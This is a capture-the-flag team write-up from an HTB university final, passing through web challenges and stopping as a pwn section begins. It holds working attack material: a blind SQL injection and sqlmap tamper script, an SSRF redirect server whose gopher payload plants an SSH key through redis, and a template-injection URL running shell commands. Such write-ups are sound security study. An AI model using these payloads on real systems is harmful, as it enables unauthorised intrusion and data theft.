HTB x UNI CTF

Final Round Feb 20-21, 2020


Team Identity

Team Name: DSUKernelPoppers

University Name: Dakota State University

Username of Players in HTB:

LMS57
Atf
Poiuytrewqhi
Shone
Daddycocoaman



Challenge Completion Table

Challenge Name	Points	# Solves	Page
WEB			
Baby sql	225	6	3
Get readi for an adventure	450	6	6
Todo or not todo	600	3	9
Gone with the tornado	125	13	11
PWN			
TCache Master	300	6	11
Book Author	450	6	14
Child Kernel 2020	0*	3	19
CRYPTO			
Fast Encryption	450	6	19
Fullpwn			
WEB01-User	250	12	22
REVERSING			
WTF	425	8	22
FORENSICS			
Render	375	14	23
BLOCKCHAIN			
Gibsland	475	5	25
MISC			
Crypter	275	8	26


***Had an unintentional solve and reported to the admins to fix it, then couldn't solve it**

Challenge Walkthroughs

WEB – Baby SQL


Solution

We're given a website that takes in a *pass* parameter through a POST request, and passes it to an SQL database in the following construction:




```
$db->query("SELECT * FROM users WHERE password=('$pass') AND username=('%s')", 'admin');
```

Where the query actually sent to the database happens through:



```
vsprintf($sql, $args);
```

Before our data can be sent to the database there is a sanitization that occurs:



```
function sanitize($s) {
        global $db;
    if (preg_match_all('/'. implode('|', array(
        'in', 'or', 'and', 'set', 'file',
    )). '/i', $s, $matches)) die(var_dump($matches[0]));
    return mysqli_real_escape_string($db,$s);
}
```

Meaning that we can't send in any words in that list, or any of the following characters because of mysqli_real_escape_string(), ', ", \n, \0, \r , and Control-Z. Normally this kind of set up would be indestructible to SQL injection, but lucky for us the vsprintf occurs.


To get a better understanding of what we can do and what will happen with our input we setup a local version to do some testing on.

```
REAL
<form action="http://docker.hackthebox.eu:32126/"
method="post">
        <label for="lname">Pass:</label>
        <input type="text" id="pass" name="pass"><br><br>
        <input type="submit" value="Submit">
</form>

LOCAL
<form action="http://localhost/better.php" method="post">
        <label for="lname">Pass:</label>
```

```
    <input type="text" id="pass" name="pass"><br><br>
    <input type="submit" value="Submit">
</form>

<?php
class db extends PDO {
    public function query($sql) {
        $args = func_get_args();
        unset($args[0]);
        print("[INFO] vsprintf is <br><br><code>" .
vsprintf($sql, $args) . "</code><br><br>");
        print("[INFO] Output is:<br><br>");
        return parent::query(vsprintf($sql, $args));
    }
}

function sanitize($d, $s) {
    print("[INFO] Matching in/or/set/file<br>");
    if (preg_match_all('/'. implode('|', array(
        'in', 'or', 'and', 'set', 'file',
    )). '/i', $s, $matches)) die(var_dump($matches[0]));
    $link = new mysqli("localhost", "chal_user", "",
"cool_info");
    return mysqli_real_escape_string($link, $s);
}

$db = new db("mysql:dbname=cool_info;host=127.0.0.1",
"chal_user", "");
$db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
$db->setAttribute(PDO::ATTR_EMULATE_PREPARES, false);

if (isset($_POST['pass'])) {
    $pass = sanitize($db, $_POST['pass']);
    print("[INFO] Sanitized pass is
<br><br><code>$pass</code><br><br>");
    try {
        $q = $db->query("SELECT * FROM users WHERE
password=('$pass') AND username=('%s')", 'admin');
        print_r($q->fetch());
    }
    catch(Exception $e) {
      echo 'Exception -> ';
      var_dump($e->getMessage());
    }
} else {
    die(highlight_file(__FILE__,1));
}
```

After reading the documentation for vsprintf, we figured out that this vsprintf behaves similarly to printf in the C language, meaning we have access to format strings. The way we continued with this is to test with the input %1$s, this will attempt to access the first value on the stack and print it out, which would be ‘admin’ resulting in the password to be checked against admin. This is a great test but what can we actually do with this? Well what happens if you sent in a character that is not associated with the ‘%’ in vsprintf. Turns out vsprintf also doesn’t know what to do and just ends up deleting the character for us. So something like **%1$\’** will turn into **‘**, exactly what we need to get an injection going.

This is where our team hit a snag, no matter how we interacted with the server we never were able to get output back. So we had to test everything blind, one example would be to try and find the current version of the database.



```
%1$') || IF(MID(select * from users,1,1)=5,sleep(1),1) -- -
```


At the time we ran this command we didn’t know the full extents of %1$ but figured it out soon after, but this command gave us a noticeable delay in the response time of the server, meaning we could brute the password. Which at the time we were hoping would be the flag, we were wrong. We created a script that would character by character figure out what the password would be until we had the whole thing:

q70893rNVJJYyIOBPYs3L
Now this was a not so pleasant surprise, now what. After thinking about it now we had 1 of two choices, figure out a different table in the database blindly or get execution and read the flag off the system. Neither of which would be a simple task in our current state. Instead we opted for a simpler job, why not use sqlmap to get the data for us?

Now we have another problem, sqlmap does not know what needs to be done to get execution for us. Lucky thing there are tamper scripts that is just python code that modifies a request before it is sent out. So after a quick modification to an already built script we get this:

```
    retVal = payload

    if payload:
        retVal = ""
        i = 0

        while i < len(payload):
            if(payload[i] not in "'\"\\"):
                retVal += payload[i]
            else:
                retVal += '%1$'
                retVal+=payload[i]
            i+= 1

        retVal = retVal.lower()
        for x in ["in","or","and","set","file"]:
            tmp = retVal.split(x)

            if len(tmp)==1:
                continue

            for y in range(1,len(tmp)):
                tmp[y] = x[0]+"%1$n"+x[1:] + tmp[y]
            retVal = "".join(tmp)

    return retVal
```

The script will simply iterate through the suggested request and modify it if any blacklisted characters or strings appear, giving us a faster and more accurate brute forcer. After a couple of seconds we became surprised as sqlmap was not brute forcing the data as we predicted but instead was just printing out all the databases and information it could find. Meaning that there was a way to output the data to the screen and we couldn't find it. Less on that, we finally get our flag!



```
+--------------------------+
| flag                     |
+--------------------------+
| HTB{h0w_d1d_y0u_f1nd_m3?} |
+--------------------------+
```


WEB – Get Readi For An Adventure

Description

aw man... grandpa rick is dead drunk again and I. NEED. TO. GET. OUT. OF. HERE!!! i have his portal gun and rick said he set up a foolproof site to use it but i-i-i can't figure it out. i need to portal to somewhere safe right now...

Solution


To start the challenge, we're given a docker containers with two exposed ports: one to an SSHD server, and the other to a website. The website we're given looks like this:



```
def portal(dimension, method='http://'):
    allowed_dimensions = ['c-137', 'c-132', 'c-420'] # dimension must be...
    destination = method + dimension # can't change method
    if urlparse(destination).hostname in allowed_dimensions:
       # if urllib's urlparse hostname is c-137, c-132 or c-420
        try:
            c = Curl()
            c.setopt(c.URL, destination)
            c.setopt(c.TIMEOUT, 30)
            c.setopt(c.FOLLOWLOCATION, 1) # follow redirects!
            resp = c.perform_rs()

        except error:
            resp = version

        c.close()
        return resp
```

Looking at this code, we can see that the "dimension" GET parameter that we pass will be checked via *urllib*'s *urlparse* in python2. If the request fails or times out, then it will return the version of *pycurl* and *liburl*. This will always happen with "intended" requests, since `c-137` is not, in fact, a valid domain.


We can then conclude that the vulnerability involves inserting a URL that will have a hostname parsed as `c-137` while actually requesting a different page with `curl`. We found a great talk on this at https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf by Orange Tsai:


Abusing URL Parsers

```
http://foo@evil.com:80@google.com/
```

It turns out that the final string (`google.com`) will be read as the hostname, while *pycurl* will retrieve *evil.com*. We can use this to make the server retrieve any site we desire!


Now, the question lies in how this is exploitable. Either we try to leak some information from the server, or there's an additional service running on the localhost that we can access through **SSRF** (Server-Side Request Forgeries). We made a script to check every port from 1 to 10,000 on the remote server, and found that on port *7143*, we got a strange error:


Mozilla Firefox
Hack The Box :: CTF
Hack The Box :: CTF
docker.hackthebox.eu:3218
docker.hackthebox.eu:32183/?dimension=foo@
170%

```
-ERR wrong number of arguments for 'get' command
```


Given the syntax and error, we figured this was a **redis** server. Assuming that this was part of the challenge and exploitable, we have a few options: either we get the flag from the redis server db (*get flag* or something similar), or we use redis to overwrite the ssh *authorized_keys* file and get a shell on the remote system. Given that we also have a ssh server in the challenge, we figured it was the latter.

The problem is, we're unable to change the scheme from HTTP, so we can't send complex redis commands (or really anything useful). It is also really ugly and complex to embed out payload in the dimension GET parameter. So, we set up a remote server running a web server to send a redirect to localhost with an obscenely long URL:



```
import SimpleHTTPServer
import sys
import SocketServer

class myHandler(SimpleHTTPServer.SimpleHTTPRequestHandler):
   def do_GET(self):
       print self.path
       self.send_response(301)
       new_path = "gopher://127.0.0.1:7143/_config%20get%20dir%0d%0aCONFIG%20SET%20dir%20%2
Fhome%2Fshleemypants%2F.ssh%2F%0d%0Aconfig%20set%20dbfilename%20authorized_keys%0D%0Aset%20
crack%20%22$567%5Cr%5Cn%0d%5Cn%5Cnssh-rsa%20AAAAB3NzaC1yc2EAAAADAQABAAABgQC8idq54X50OjfxBVm
BFnkEiSpxxZ70FCUcQFsD6k20phiyJczz5X5jNvZfB5c9pAjKp1PfI6cIqd3OSe1lOLCZb2mhCVMrRjjg7h8tQZibJ0
CxknFpvGaaA5R4zTWP4drIEhx825jWr%2B3FVkMu%2B3dRSL800DqLruuUAXxEVAFA5MvI4GUpKVMVOZjWV2YHpvdma
v17dEpPtbQfGHuXJYFLTSGLuz4WzEqoZSME3F%2FQ1muihwuv%2FUxtGElTANJOO9eBHBeTYdGfj%2F%2FgHap69vx8
t0ewHwxSXt1Zfv8glXsuis0q3BgrT3oBUCCCdpsC1UDU0OauGYvjOlR3bPbaJtLLmsllhbOzy3%2F5Cqsyy1Hyl7XjH
CnnRC0UD6rRW%2F6L%2By%2FpVf2PehSw4XoABVmWXzYUUjkqLQ8GxGVH6BTULoiFf0stEXehC0ZBO3qCMGNx9qa%2B
CaDT6IXAcU9BRlC1W8H44r4IFgjtsGIYSAUgEUJSc5Mv6VVzwFYgsM2GVLicaQk%3D%20root%40kali%5Cn%5Cn%5C
r%5Cn%22%0D%0Asave%0D%0Aquit"
       #new_path = "gopher://127.0.0.1:7143/_save"
       #new_path = 'file:///etc/passwd'
       self.send_header('Location', new_path)
       self.end_headers()

PORT = 9972
handler = SocketServer.TCPServer(("", PORT), myHandler)
print "serving at PORT", PORT
handler.serve_forever()
sys.exit(1)
~
~
~
```

We used the `gopher` scheme to easily send redis commands-- upon sending this payload, we receive the following output from the web server:




```
*2 $3 dir $45 /home/shleemypants/get_readi_for_an_adventure
+OK +OK +OK +OK +OK
```

We can now ssh to the server as the user *shleemypants* and grab the flag:

WEB – Todo Or Not Todo

Unintended 1

With this challenge a docker service is started that hosts a web page, and we were also given a database file. Running strings on the database file to see what we are working with produced the flag, this is where we got the first unintended solve on this challenge




```
24 Enough testinguser12345
25 More testuser12345
26 Testuser12345
27 Do homeworkuser12345'
28 HTB{l3ss_ch0r3s_m0r3_h4ck1ng}admin
29 World Dominationadmin)
30 Loose the freaking Junior titleadmin"
31 Give makelaris a kiss <3admin
32 Testadmin
33 Take groceriesadmin
```

Unintended 2

Looking around the site we notice that there is an API system running after some more enumeration we found that a nonce, username, and session cookie were all needed when making requests to the API. Looking through the source code of the API, “/list/all” became a good target and took our focus. After some quick scripting we came up with:

```
import requests,re
import sys,os

URL = "http://docker.hackthebox.eu:30545/"

# Step 1) Request base bage
req = requests.get(URL)

Step 2) Parse necessary information
# process text of request for the "user"
for line in req.text.split("\n"):
    if "const" in line:
        user = line.split("'")[1].replace("')","")
        print("USER: "+user)

# grab session cookie from headers
COOKIE=req.headers["Set-Cookie"].split(";")[0]

print("COOKIE: "+ COOKIE)

#setup regex for nonce
nonce_re = re.compile("<input id='data-secret' type='hidden' value='(.*)'> ")

#set nonce
nonce = nonce_re.findall(req.text)[0]
print("NONCE: "+nonce)

HEADERS = {

        # "Host":"docker.hackthebox.eu:30301"
        "Cookie":COOKIE, \
        # "User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:73.0)
Gecko/20100101 Firefox/73.0"

    }

req = requests.get(URL+"/api/list/"+user+"/?secret="+nonce,headers=HEADERS)
```

Running this script gave us the output of all the API phrases including the flag!



```
USER: user06698
COOKIE: session=eyJhdXRoZW50aWNhdGlvbiI6eyIgYiI6ImRYTmxjakEyTmprNCJ9fQ.Xk67Xg.ehzsurRj7oKjdPHn-2St_afFw0g
NONCE: 5aC75d9ffC9eE6B
{'Content-Type': 'application/json', 'Content-Length': '1020', 'Server': 'made with <3 by HTB', 'Vary': 'Cookie', 'Date'
: 'Thu, 20 Feb 2020 17:01:18 GMT'}
[{"assignee":"admin","done":false,"id":1,"name":"how are you seeing this???"},{"assignee":"admin","done":false,"id":2,"n
ame":"Do homework"},{"assignee":"admin","done":false,"id":3,"name":"Take groceries"},{"assignee":"admin","done":false,"i
d":4,"name":"Test"},{"assignee":"admin","done":true,"id":5,"name":"Give makelaris a kiss <3"},{"assignee":"admin","done"
:true,"id":6,"name":"Loose the freaking Junior title"},{"assignee":"admin","done":true,"id":7,"name":"World Domination"}
,{"assignee":"admin","done":true,"id":8,"name":"makelaris says sorry for revealing the flag too soon :/ and that you hav
e to earn it :D"},{"assignee":"admin","done":false,"id":9,"name":"HTB{l3ss_ch0r3S_m0r3_w3b_h4ck1ng}"},{"assignee":"admin
","done":false,"id":10,"name":"pff"},{"assignee":"user12345","done":false,"id":11,"name":"Do homework"},{"assignee":"use
r12345","done":false,"id":12,"name":"Test"},{"assignee":"user12345","done":false,"id":13,"name":"More test"},{"assignee"
:"user12345","done":false,"id":14,"name":"Enough testing"}]
```


After a discussion with the admins for the challenge we found out this was unintentional and we were able to bypass some checks.

WEB – Gone With The Tornado

Solution

We're presented with a site that takes our path query to the website and passes it through a templating programming language to present it to us on the page. This is simple server-side template injection (SSTI) and the file **flag** can be read by running the following exploit code:

http://website/%7B%import%20os%%7D%7B%7Bos.popen(%22cat%20flag%22).read()%7D%7D




```
docker.hackthebox.eu:32155/%7B%import%20os%%7D%
HTB{th3r3s_4_st0rm_br3w1ng} not found
```

PWN – Tcache Master

Files

Downloading and unzipping pwn_tache_master.zip, gives us two files. A binary tcache_master and libc-2.29.so. Viewing the security of tcache_master we get:



```
